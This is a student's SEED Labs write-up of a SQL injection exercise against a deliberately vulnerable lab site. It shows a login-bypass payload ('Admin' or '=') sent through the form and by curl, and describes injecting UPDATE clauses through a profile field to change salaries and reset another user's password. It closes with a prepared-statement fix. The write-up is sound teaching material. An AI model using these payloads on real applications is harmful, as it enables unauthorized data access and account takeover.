

# SQL INJECTION ATTACK

## Get Familiar with SQL Statements

```
mysql>
mysql>
mysql>
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.05 sec)

mysql> use sqllab_users
Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+
1 row in set (0.01 sec)

mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Bobby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)
```

- I used `mysql -u root -pdees` to get into the mysql container
- Show databases gives the list of all the databases in the container
- Use `sqllab_users` command points to that db where we can perform sql operations on that database
- Show tables; gives the list of all the tables present in that particular database
- `Select * from credential;` command displays all the data in credentials database


```
mysql> select * from credential where Name = 'Alice'
-> ;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

For displaying Alice information :

- `Select * from credential where Name = 'Alice';`

# SQL Injection Attack on SELECT Statement

SQL Injection Attack from webpage.



← → ↻ 🏠 www.seed-server.com ☆

**SEED LABS**


### Employee Profile Login

USERNAME Admin' or '='

PASSWORD \*\*\*\*\*

Login

Copyright © SEED LABS



← → ↻ 🏠 www.seed-server.com/unsafe\_home.php?username=Admin'+or+'%3D'&Password=123242 ☆

**SEED LABS** Home Edit Profile

### User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

- Here as we appended the OR condition with = , it will be always true for all the records in the table and fetches all the records.
- Hence I was able to perform SQL injection attack from the UI

# SQL Injection Attack from command line.

```
curl 'http://www.seed-server.com/unsafe_home.php?username=Admin%27+or+%27%30%27&Password=sdfkahdskf'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syrr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->


<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul></div></div>
      <div class="container"><div class="text-center"><h2> User Details </h2></div><table class="table table-striped table-bordered"><thead><tr><th>Username</th><th>Email</th><th>Salary</th><th>Birthday</th><th>SSN</th><th>Nickname</th><th>Address</th><th>Ph. Number</th></tr></thead><tbody><tr><td>Alice</td><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td></tr><tr><td>Boby</td><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td></tr><tr><td>Ryan</td><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td></tr><tr><td>Samy</td><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td></tr><tr><td>Ted</td><td>50000</td><td>100000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr><tr><td>Admin</td><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table>
      <div class="text-center">
        <p>Copyright &copy; SEED LABS</p>
      </div>
      <script type="text/javascript">
        function logout(){
          location.href = "logoff.php";
        }
      </script>
    </body>
  </html>
```

- For SQL injection from command line, I used the curl command to call the respective api [www.seed.server.com](http://www.seed.server.com) where I appended the input parameters of username and password.
- I have modified the user name which contains the appended OR condition in it, so that the condition matches all the rows in the credential table and fetches all the records

Append a new SQL statement.



- When I tried to perform SQL injection with another appended SQL query, I was unable to perform it and got the syntax error thrown from the mysql server as the response of the API.

# SQL Injection Attack on UPDATE Statement

## Modify your own salary.

← → ↻ 🏠 www.seed-server.com/unsafe\_edit\_frontend.php ☆

**SEEDLABS** Home Edit Profile

### Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

**Save**

Copyright © SEED LABS

← → ↻ 🏠 www.seed-server.com/unsafe\_home.php ☆

**SEEDLABS** Home Edit Profile


### Alice Profile

Key	Value
Employee ID	10000
Salary	30000
Birth	9/20
SSN	10211002
NickName	Krishnaprasath
Email	
Address	
Phone Number	

Copyright © SEED LABS

- To modify the salary of the user name, I need to login to the account so that I could make a sql injection
- In the nick name field I have append the condition to update the salary so that on backend call to database it will update it to 30000(here)

Modify other people's salary.



SEED LABS Home Edit Profile

### Alice's Profile Edit

NickName


Email

Address

Phone Number

Password

Copyright © SEED LABS

SEED LABS Home Edit Profile

### Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	kp
Email	
Address	
Phone Number	

Copyright © SEED LABS

- To modify other persons' salary I need to append the where condition with name as the person name ie, where Name = 'Boby' and I updated the salary field to 1.
- When Boby logged in and checked his profile he will get the updated data where his salary will be 1.

Modify other people's password.

← → ↻ 🏠 [www.seed-server.com/unsafe\\_edit\\_frontend.php](http://www.seed-server.com/unsafe_edit_frontend.php) ☆

**SEED Labs** Home Edit Profile

### Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

Copyright © SEED LABs


← → ↻ 🏠 [www.seed-server.com/unsafe\\_home.php?username=Boby&Password=krishnap123](http://www.seed-server.com/unsafe_home.php?username=Boby&Password=krishnap123) ☆

**SEED Labs** Home Edit Profile

### Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	kp
Email	
Address	
Phone Number	

Copyright © SEED LABs



- I did the SQL injection to modify the password of Bobby, where I sent the password as krishnap123 which is sha1 encrypted because the password in the database is in encrypted form. If sha1 encryption is not performed it might throw field mismatch error from the SQL server. (As this SQL query will run directly in the mysql server and string to sha1 encryption will not happen in the UI)
- Then I was able to login to Bobby's profile with the new password (krishnap123)
- When Bobby tries to login with his credentials it will throw the error as there is a password mismatch



# Countermeasure — Prepared Statement

Changed the code snippet with Prepared Statement:


```
GNU nano 4.8                                     unsafe.php
<?php
// Function to create a sql connection.
function getDB() {
    $dbhost="10.9.0.6";
    $dbuser="seed";
    $dbpass="dees";
    $dbname="sqllab_users";

    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$input_name = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$prep_stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                             FROM credential
                             WHERE name= ? and Password= ?");
$prep_stmt -> bind_param("ss", $input_name, $hashed_pwd);
$prep_stmt -> execute();
$prep_stmt -> bind_result($id, $name, $eid, $salary, $ssn);
$prep_stmt -> fetch();
```



- Before using the Prepared Statement I was able to do SQL injection and get the details
- On changing it to prepared statement, I was able to prevent the SQL injection attack because :
  - The query will go initially as one call which contains ? in place of input parameter fields.
  - The real parameters will go as another call (bind\_params), where the ? will be replaced with bind\_params call in the same order

Hence by using Prepared statement I was able to prevent SQL injection attack